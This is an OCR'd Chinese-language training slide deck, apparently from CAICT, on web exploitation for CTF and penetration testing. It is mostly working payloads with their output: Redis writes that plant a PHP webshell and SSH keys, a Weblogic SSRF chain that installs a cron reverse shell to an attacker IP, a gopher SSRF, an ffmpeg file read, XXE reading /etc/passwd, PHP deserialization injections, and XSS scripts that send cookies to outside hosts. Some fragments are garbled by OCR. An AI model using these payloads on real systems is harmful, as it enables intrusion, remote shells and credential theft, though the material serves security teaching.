
config set dir /var/www/html

config set dbfilename shell.php

set x "<?php phpinfo(); ?>"

Save

```
192.168.31.136:6379> config set dir /var/www/html
OK
192.168.31.136:6379> config set dbfilename shell.php
OK
192.168.31.136:6379> set x "<?php phpinfo(); ?>"
OK
192.168.31.136:6379> save
OK
```



Weblogic SSRF+Redis

- 写ssh-keygen公钥

```
root@kali:~/.ssh# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
root@kali:~/redis-2.8.3/src# ./redis-cli -h 192.168.31.136
192.168.31.136:6379> config set dir /root/.ssh/
(error) ERR Changing directory: No such file or directory
192.168.31.136:6379> config set dir /root/.ssh/
OK
192.168.31.136:6379> config set dbfilename authorized_keys
OK
root@kali:~/.ssh# ssh -i id_rsa root@192.168.31.136
The authenticity of host '192.168.31.136 (192.168.31.136)' can't be established.
RSA key fingerprint is e3:da:71:13:c0:65:6b:f3:86:00:ba:45:e1:39:84:60.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.31.136' (RSA) to the list of known hosts.
Last login: Sat Jun 24 03:45:06 2017
[root@MiWiFi-R3-srv ~]#
|                 |
|                 |
|                 |
+-----------------+
root@kali:~/.ssh# ls
id_rsa  id_rsa.pub  known_hosts
root@kali:~/.ssh# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDWnFS/H98EvSXtDVZCRJ6SUuZVt8hCyWAM3W4zdNZw
yllHDmL4ninscyM0KxFqpHe3lhxhPXFJbAMezeAduDL1S0RI5zkkRJv/5KPtDXAmlrHjMpddtczZLvNP
2NaD/dR5/+u+Xt68jpqDs6XS22LOubx2XkzC0bhXS+DcvVR1vdUuGUFoN5/GfWB7k7PBanFmG3SQ765c
AoYhm9Q98SyVQsvej+9yvfeOcKpes8Guk4z2KJl4N+5r56QRIe8OtlDKv2TBwJ2DT3kclgWEvVtZaWYa
Q07QHggLUPM7rtpWjYNAD5k921QgkUy6l6MRHRmni3BFjsHNvZ73QTPHrG8t root@kali
```

Weblogic SSRF+Redis

- Weblogic SSRF+Redis反弹shell

http://192.168.31.78:7001/uddiexplorer/SearchPublicRegistries.jsp?rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location&btnSubmit=Search&operator=http://192.168.31.136:6379/test%0D%0A%0D%0Aset%20x%20%22%5Cn%5Cn%5Cn%5Cn*%20*%20*%20*%20*%20root%20bash%20-i%20%3E%20%26%20%2Fdev%2Ftcp%2F192.168.31.240%2F2333%200%3E%261%5Cn%5Cn%5Cn%5Cn%2[illegible]%2F%0D%0Aconfig%20set%20dbfilename%20root%0D%0Asave%0D%0A%0D%0Aaaa

Request

Raw | Params | Headers | Hex

```
GET
/uddiexplorer/SearchPublicRegistries.jsp?rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location&btnSubmit=Search&operator=http://192.168.31.136:6379/test%0D%0A%0D%0Aset%20x%20%22%5Cn%5Cn%5Cn%5Cn*%20*%20*%20*%20*%20root%20bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.31.240%2F2333%200%3E%261%5Cn%5Cn%5Cn%5Cn%22%0D%0Aconfig%20set%20dir%20%2Fvar%2Fspool%2Fcron%2F%0D%0Aconfig%20set%20dbfilename%20root%0D%0Asave%0D%0A%0D%0Aaaa HTTP/1.1
Host: 192.168.31.78:7001
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie:
publicinquiryurls=http://www-3.ibm.com/services/uddi/inquiryapi!IBM|http://www-3.ibm.com/services/uddi/v2beta/inquiryapi!IBM
V2|http://uddi.rte.microsoft.com/inquire!Microsoft|http://services.xmethods.net/glue/inquire/uddi!XMethods|;
ADMINCONSOLESESSION=xQjjZPYpXKd8QTtR8pSyG53jLrpLS8XlTHYtPzl3jYR9T7ymRHvN!971645055;
JSESSIONID=WqgNZPYTrCqM9ZpKN2TTyhlVXnhvVmLwddmJzQN2cVltvjZ2nj5T!971645055
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw | Headers | Hex | HTML | Render


```
<p>An error has occurred<BR>
weblogic.uddi.client.structures.exception.XML_SoapException:
Received a response from url: http://192.168.31.136:6379/test

set x &quot;\n\n\n\n* * * * * root bash -i &gt;&amp;
/dev/tcp/192.168.31.240/2333 0&gt;&amp;1\n\n\n\n&quot;
config set dir /var/spool/cron/
config set dbfilename root
save

aaa which did not have a valid SOAP content-type: null.
                </table>
        </td>
</tr>
</table>
<script language="javascript">

function openWin(name, URL)
{
        var new_window = window.open(URL,name);
}
```

```
[xiashangdeMacBook-Pro:渗透测试 xiashang$ nc -l -v 2333
bash: no job control in this shell
[root@MiWiFi-R3-srv ~]# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel) context=user_u:system_r:unconfined_t
You have new mail in /var/mail/root
[root@MiWiFi-R3-srv ~]#
```

SSRF

- gopher协议

http://172.16.82.196/curl.php?url=gopher%3A%2F%2F192.168.31.136%3A6379%2F_%2A3%250d%250a%243%250d%250aset%250d%250a%241%250d%250a1%250d%250a%2456%250d%250a%250d%250a%250a%250a%2A%2F1%20%2A%20%2A%20%2A%20%2A%20bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.31.240%2F2333%200%3E%261%250a%250a%250a%250d%250a%250d%250a%250d%250a%2A4%250d%250a%246%250d%250aconfig%250d%25



ffmpeg

CAICT
中国信息通信研究院
China Academy of Information and Communications Technology

test.avi:

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0, concat:http://www.test.com/header.m3u8|file:///etc/passwd
#EXT-X-ENDLIST
```

header.m3u8:

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:, http://www.test.com?
```

ffmpeg

https://github.com/neex/ffmpeg-avi-m3u-xbin

./gen_xbin_avi.py file:///etc/passwd exp.avi

bypass trick

- IP进制转换
- 短网址
- http://www.baidu.com@192.168.0.1 解析URL/过滤http-com
- 302重定向：10.0.0.1.xip.io
- DNS rebinding（需要自己搭建DNS服务器）

CAICT
中国信息通信研究院
China Academy of Information and Communications Technology

11

XXE

XXE

- XML用于标记电子文件使其具有结构性的标记语言，可以用来标记数据、定义数据类型，是一种允许用户对自己的标记语言进行定义的源语言。XML文档结构包括XML声明、DTD文档类型定义（可选）、文档元素。
- 当允许引用外部实体时，通过构造恶意内容，可导致读取任意文件、执行系统命令、探测内网端口、攻击内网网站等危害。

内部声明DTD

<!DOCTYPE 根元素 [元素声明]>

引用外部DTD

<!DOCTYPE 根元素 SYSTEM "文件名">

内部声明实体：

<!ENTITY 实体名称 "实体的值">

引用外部实体：

<!ENTITY 实体名称 SYSTEM "URI">

实例一

<?php

$da

$xm

ech

?>

解注

SYS

ITY xe

Request

Raw | Params | Headers | Hex | XML

```
POST /SimpleXMLElement.php HTTP/1.1
Host: 10.0.0.130
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:54.0)
Gecko/20100101 Firefox/54.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 130
Connection: close
Upgrade-Insecure-Requests: 1

<?xml version="1.0"?> <!DOCTYPE a [<!ELEMENT name ANY ><!ENTITY xxe
SYSTEM "file:///etc/passwd" >]><test><name>&xxe;</name></test>
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Sun, 23 Jul 2017 09:29:19 GMT
Server: Apache/2.4.10 (Debian)
X-Powered-By: PHP/7.1.4
Vary: Accept-Encoding
Content-Length: 1197
Connection: close
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time
Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network
Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd
Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus
Proxy,,,:/run/systemd:/bin/false
```

12

反序列化

反序列化

serialize()将对象转换成字符串，unserialize()将字符串还原为对象

漏洞成因：

- 将传来的序列化数据直接unserialize，造成魔幻函数执行
- PHP Session序列化及反序列化处理器设置不当

序列化字符串格式

O:3:"foo":2:{s:4:"file";s:9:"shell.php";s:4:"data";s:5:"aaaaa";}

- O:3 参数类型为对象(object)，数组为A(array)
- "foo":2 参数名为foo，有两个值
- s:4:"file";s:9:"shell.php"; 参数类型为字符串，数字为I，长度为4，参数值为shell.php
- object foo，属性file:shell.php，属性data:aaaaa

魔术函数

- __construct() – 当一个对象被创建时调用
- __destruct() – 当一个对象被销毁时调用
- __sleep() – serialize()函数会调用该方法，用于清理对象，并返回一个包含对象种所有应被序列化的变量名称的数组
- __wakeup() – unserialize()函数会调用该方法，预先准备对象需要的资源
- _toString() – 用于一个类被当成字符串时应怎样回应
- __invoke() – 当尝试以调用函数的方式调用一个对象时会调用该方法

反序列化

```
class Example1
{
    public $cache_file;
    function __construct()
    {
            // some PHP code...
     }
     function __destruct()
     {
            $file = "/var/www/cache/tmp/{$this->cache_file}";
            if (file_exists($file)) @unlink($file);
     }
}
$user_data = unserialize($_GET['data']);
```

任意文件删除：
http://testsite.com/vuln.php?data=O:8:"Example1":1:{s:10:"cache_file";s:15:"../../index.php";}

反序列化

```
class Example2
{
    private $hook;
    function __construct()
    {
        // some PHP code...
    }
    function __wakeup()
    {
        if (isset($this->hook)) eval($this->hook);
    }
}
$user_data = unserialize($_COOKIE['data']);
```

代码注入：

Cookie:data=O%3A8%3A%22Example2%22%3A1%3A%7Bs%3A14%3A%22%00Example2%00hook%22%3Bs%3A10%3A%22phpinfo%28%29%3B%22%3B%7D

实例一

```
$unserialize_str = $_POST['data'];
$data_unserialize = unserialize($unserialize_str);
if($data_unserialize['user'] == 'admin' && $data_unserialize['pass']=='nicaicaikan')
{
    print_r($flag);
}
```

解法：data=a:2:{s:4:"user";s:5:"admin";s:4:"pass";s:11:"nicaicaikan";}

实例二

index.php:

```
$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"];
if(isset($user)&&(file_get_contents($user,'r')==="the user is admin")){
      echo "hello admin!<br>";
      if(preg_match("/flag/",$file)){
          exit();
       }else{
                include($file);
                $pass = unserialize($pass);
                echo $pass;
      }
}
else{    echo "you are not admin ! ";}
```

实例二

class.php:

```
class Read{
        public $file;
        public function __toString(){
                echo file_get_contents($this->file);
                if(isset($this->file)){
                        echo file_get_contents($this->file);
                }
                return "__toString was called!";
        }
}
```

解法：

http://192.168.3.138/aaaa/web9/index.php?user=php://input&file=class.php&pass=O:4:“Read”:1:{s:4:“file”;s:8:“flag.php”;} (POST) the user is admin

13

条件竞争

条件竞争

```
if(move_uploaded_file($tempfile,$savefile)){
        $filename = $savefile;
        if(file_exists($filename) && ( (substr($savefile, -5) == '.php5') )){
                file_put_contents($filename,  "flag:{xxxx}");
                sleep(0.5);
                unlink($filename);
                exit('上传成功，文件地址为:'.$savefile."<br>"."但是系统检测到恶意上传立马又被删了~");
         }else{
                unlink($filename);
                exit('上传失败~'."<br>");
          }
}else{
        exit('上传失败~'."<br>");
}
```


CAICT
中国信息通信研究院
China Academy of Information and Communications Technology

14

XSS

XSS

```
<?php
echo $_GET["name"];
?>
```



XSS获取cookie

```
<script>document.location="http://test.net/cookie.php?cookie="+document.cookie</script>
```

```
<script>
im=document.createElement('img');
im.src="http://rainbowlyte.com/pirate.png?loc="+document.location+"&cookie="+document.cookie;
document.body.appendChild(im);
</script>
```

也可能在路径中加入payload进行跨站请求。

Some bypass trick

- 自动补全

<svg onlaod=alert(1)

- 大小写

<Script>alert(1)</sCript>

- 双写关键字

<sc<script>ript>alert(1)</sc</script>ript>

- 黑名单

<img src=1 onerror=alert(1)>

<script>prompt(1)</script>

- 特性
  - <svg><script>alert(1)</script></svg>

Some bypass trick

- 留言处可以留言多次进行触发
  - 第一次：<script>
  - 第二次：alert(1)
  - 第三次：</script>
- 图片识别与图片信息
  - Exif可以写入
  - 图像识别功能输入
- 沙箱bypass
  - Chrome ：<scirpt>(br=1)*/%0dalert(1)</script>
  - Angular：
- CSP
  - 记得用location.href试一下

CAICT
中国信息通信研究院
China Academy of Information and Communications Technology

谢谢！